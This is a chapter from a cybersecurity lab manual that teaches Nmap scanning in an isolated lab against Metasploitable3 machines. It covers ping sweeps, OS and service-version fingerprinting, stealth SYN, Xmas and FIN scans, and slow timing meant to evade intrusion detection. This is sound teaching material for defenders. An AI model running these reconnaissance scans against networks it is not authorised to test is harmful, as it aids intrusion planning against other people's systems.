


Figure 2 – Ubuntu Server netplan configuration




Figure 3 – Ubuntu Server DHCP daemon configuration

CHAPTER 43

Scanning and Enumeration - Nmap Basics

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

Network Mapper (Nmap) is a powerful tool that is used by both system administrators and hackers. In network administration, it assists in understanding which machines are online and what services they are running, which is helpful when troubleshooting common connectivity issues. In ethical hacking, Nmap is used for similar purposes but with the added goal of finding any vulnerable services we can exploit as a point of entry into the network.

LEARNING OBJECTIVES

- Use Nmap to scan a host
- Use Nmap to perform a ping scan

PREREQUISITES

- Chapter 42 – Eagle Net

DELIVERABLES

- Screenshot of subnet scan
- Screenshot of ping sweep
- Screenshot of detailed fingerprinting scan
- Screenshot of stealth scan

RESOURCES

- Nmap Documentation – https://nmap.org/book/man-host-discovery.html
- PhoenixNAP – "Nmap Commands – 17 Basic Commands for Linux Network" – https://phoenixnap.com/kb/nmap-commands
- Nathan House – "Nmap Cheat Sheet 2024: All the Commands & Flags" – https://www.stationx.net/nmap-cheat-sheet/

CONTRIBUTORS AND TESTERS

- Bernard Correa, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – The Very Basics

The goal here is to familiarize students with the fundamentals of using Nmap. With no arguments, Nmap conducts a TCP SYN scan against the top 1,000 most commonly used networking ports. Keep in mind that these scans can never be 100% reliable, for they depend on the accuracy of the responses sent back by the targets (which can be manipulated). However, it is still a good starting point before planning more advanced scanning techniques.

1. Use Eagle Net as the baseline network environment for this lab

    1.1. Start all machines

    1.2. Ensure that the Kali and Metaspolitable boxes are all able to receive IP addresses

    1.3. Write these addresses down for later comparison with the network scan results. In this example, our results are:

Kali	100.100.100.5
Metaploitable3 – Windows	200.200.200.5
Metasploitable3 – Linux	200.200.200.6

2. We're going to begin with a basic Nmap command. Navigate to the Kali box, open a terminal, and execute Nmap against the Metasploitable3-Linux box

```
> nmap 200.200.200.6
```

NOTE: Some Nmap commands will require superuser privilege. If you get an error saying you don't have permission for the command, use sudo before it. Alternatively, use the command "sudo su" before beginning the lab to switch to the substitute user and you will no longer need to type sudo before each command. In a closed environment, this is fine, but using "sudo su" is generally bad practice and insecure since you are unlocking root access for everything.

3. Allow the scan to run for a minute or two. The report will display when finished.




Figure 1 – Results of the Nmap scan of Metasploitable3-Linux machine

4. Notice that our target machine has a large number of open ports. Each one represents a different service that is listening for new client connections

5. Nmap accepts several different ways for specifying IP addresses, including the use of ***wildcards (*)***. Use the following command to scan all IP addresses in the range of 200.200.200.0 to 200.200.200.255

```
> nmap 200.200.200.*
```

6. The result should look similar to this

```
Nmap scan report for 200.200.200.1
Host is up (0.015s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
2000/tcp open  cisco-sccp
8291/tcp open  unknown

Nmap scan report for 200.200.200.5
Host is up (0.037s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49176/tcp open  unknown

Nmap scan report for 200.200.200.6
Host is up (0.0089s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 256 IP addresses (3 hosts up) scanned in 20.88 seconds
```

Figure 2 – Nmap scan results of the entire subnet

7. We can see the Nmap scan results of the entire 200.200.200.0/24 subnet (256 IP addresses). Notice Nmap found three devices (router, Mestapoitable3 – Windows, and Metasploitable3 -Linux) and provided a report of the discovered ports open on those systems

Phase II – Scanning for hosts

Now that we have the basics down, the first step of any scan is discovering what hosts are up. You should be familiar with basic TCP packet headers. Refer to this abbreviated reference model for this phase.




Figure 3 – Abbreviated TCP Header Model

1. The following command disables the default port scan of Nmap and performs a ***ping sweep (-sn)*** to quickly discover live hosts on the network. This is useful in identifying targets before executing slower, more intensive scans on them

```
> nmap -sn 200.200.200.0/24
```

```
┌──(student㉿kali)-[~]
└─$ nmap -sn 200.200.200.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:14 MST
Nmap scan report for 200.200.200.1
Host is up (0.0033s latency).
Nmap scan report for 200.200.200.5
Host is up (0.012s latency).
Nmap scan report for 200.200.200.6
Host is up (0.0074s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.92 seconds
```

Figure 4 – Results of the ping scan of the 200.200.200.0/24 network

2. Again we see three devices, the router, Metasploitable3-Windows, and Metasploitable3-Linux

> **NOTE:** There could be 'hidden' hosts that are not responding to our ICMP echo messages.

3. To treat all hosts as online (no host discovery performed first) we use the following command (-Pn = Ping no). Since this will take a while to complete, you can terminate the scan by pressing ***Ctrl+C***

```
> nmap -Pn 200.200.200.0/24
```

```
Nmap scan report for 200.200.200.63
Host is up.
All 1000 scanned ports on 200.200.200.63 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

Figure 5 – Partial results of the no-host discovery scan of the 200.200.200.0/24 subnet

4. This command is useful when you already know a host is active and you want to minimize your network traffic footprint

```
> namp -Pn 200.200.200.6
```

```
┌──(student㉿kali)-[~]
└─$ nmap -Pn 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:39 MST
Nmap scan report for 200.200.200.6
Host is up (0.0069s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

Figure 6 – Result of the Nmap scan without host discovery (no ping) against the target machine 200.200.200.6

5. Sometimes, certain services are disabled in an attempt to avoid discovery. Nmap allows for various scanning options to see if targets will reveal information by masking network scans as other types of services. This can be useful for finding those hidden machines blocking our ICMP probes!

5.1. Perform a **TCP SYN discovery scan** on port 22 (SSH) against 200.200.200.6

```
> nmap -PS 22 200.200.200.6
```

5.2. Perform a **TCP ACK discovery scan**

```
> nmap -PA 22 200.200.200.6
```

5.3. Perform a **UDP discovery scan**

```
> nmap -PU 22 200.200.200.6
```

You will see that most of the scans produce the same results. However, the UDP scan tells us that the host is down. This is a good demonstration of the need to expand your scans and produce more accurate information. Future scans using TCP SYN packets may report no active hosts, but then switching to UDP can reveal them to be up.

6. Open a Wireshark capture on the Kali box and perform the same three scans above. Observe the number and type of packets sent and received when performing each scan. You can see how 'noisy' each scan appears to anyone who is monitoring the network traffic

Phase III – Fingerprinting with Nmap

For hacking, we need as much information as possible about a system to determine possible vulnerabilities. Nmap provides much more information than just what ports are open on the machine. Fingerprinting requires root privileges.

1. Attempt to detect the **operating system (-O)** of a target

```
> nmap -O 200.200.200.6
```

This results in many possible guesses. We may not get the exact version of Linux, but it is clear that our target machine is Linux.




Figure 7 – Nmap discovered our target machine is running Linux

2. Try an OS detection scan against our Metasploitable3-Windows machine to compare the results

```
> nmap -O 200.200.200.5
```

NOTE: You may have to restart the Windows machine due to inactivity

Figure 8 – Nmap scan result for the Windows machine

3. To find the **versions of services** running on a host use the command

```
> nmap -sV 200.200.200.6
```

> The results are pretty interesting. We can use OSINT techniques (such as Google) to research potential vulnerabilities for each of these services.




Figure 9 – Software version scan results of our target machine

4. Alternatively, for more detailed (and very noisy!) scan, use the***A*** switch. This enables OS detection, script scanning, version detection, and traceroute

> **NOTE:** This might take a while.

```
> nmap -A 200.200.200.6
```

These results are also very interesting. For example, we obtained the SSH keys used to remote into the system as well as some filenames.

```
┌──(student㉿kali)-[~]
└─$ sudo nmap -A 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 18:34 MST
Nmap scan report for 200.200.200.6
Host is up (0.0046s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
```

Figure 10 – Scan results of the Metasploitable3-Linux target machine

We can also see that there might be a website being hosted and the target is waiting for print commands from other devices.

```
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.
.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.1
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE:
```

Figure 11 – Scan results continued

Phase IV – Scanning Techniques

Lastly, there are a few more techniques which we can utilize. Refer to the basic TCP headers again.




Figure 3 – Abbreviated TCP Header Model

1. Scans can be done using different TCP header flags and produce different results

   1.1. We'll start with the simple***TCP SYN (stealth)*** scan. Open Wireshark and perform the scan below. It doesn't look stealthy, but it is considered as such because it never completes the TCP connection. However, firewalls can easily block this scan

```
> nmap -sS 200.200.200.6
```

   1.2. Execute a ***TCP ACK scan***. Again watch the scan on Wireshark

```
> nmap -sA 200.200.200.6
```

   1.3. Execute a***UDP scan*** (this may take a while)

```
> nmap -sU 200.200.200.6
```

   1.4. Execute an ***Xmas scan*** (sets all the flags on a TCP packet header, lighting up the scan like a Christmas tree!)

```
> nmap -sX 200.200.200.6
```

   1.5. Execute a ***TCP FIN scan***

```
> nmap -sF 200.200.200.6
```

2. Another technique we can use is to adjust the ***timing of the scans***. Nmap uses a number between 0 and 5 to indicate the aggressiveness of a scan. The lowest value 0 indicates a "paranoid scan" that will take a very long time to complete, but is unlikely to be picked up by IDS. Using setting 5 indicates a very aggressive scan that will be sloppy, but completed at breakneck speed. To use timing, enter the following command where the # is the timer setting. Try both the 0 setting and the 5 setting. The scans should produce the same results, but you can see on Wireshark that the packets are sent at different speeds

```
> nmap -T# 200.200.200.6
```

